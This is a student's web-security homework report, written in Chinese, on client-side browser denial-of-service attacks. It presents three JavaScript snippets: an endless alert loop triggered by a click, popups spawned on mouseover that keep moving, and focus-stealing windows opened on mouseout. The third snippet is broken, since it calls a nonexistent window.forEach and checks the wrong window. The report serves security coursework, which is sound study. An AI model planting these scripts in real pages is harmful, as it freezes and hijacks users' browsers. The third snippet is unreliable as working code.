

Web 安全作业二 客户端拒绝服务攻击

学号：57118303 姓名：陈丽如

一. 实验内容：


在 index.html 页面中实现通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能

1. 循环弹出对话框

代码如下：

```
document.addEventListener("click", loopAlert);  
function loopAlert() {  
    while (true) {  
        window.alert('Hahah, you fell into my trap!')  
    }  
}
```

实现效果：




一旦点击鼠标，将弹出该对话框，并且点击 OK 按钮之后又会弹出新的对话框，一直循环弹出对话框。

2. 新建窗口并随机变化位置

代码如下：

```
document.addEventListener("mouseover", openWindow);  
function openWindow() {  
    const win = window.open('', '', 'width=100,height=100')  
    let i = 0  
    setInterval(() => {  
        win.moveTo(i, i)  
        i = (i + 5) % 200  
    }, 100)  
}
```

实现效果：




每次鼠标移入，将新建窗口，且会一直改变位置。

3. 更改窗口焦点

代码如下：

```
document.addEventListener("mouseout", focusWindows);  
function focusWindows() {  
    const win = window.open('', '', 'width=500,height=500')  
    window.forEach(win => {  
        if (!window.closed) window.focus()  
    })  
}
```

实现效果：



当鼠标移出，会新建这个窗口并出现在所有窗口最上面。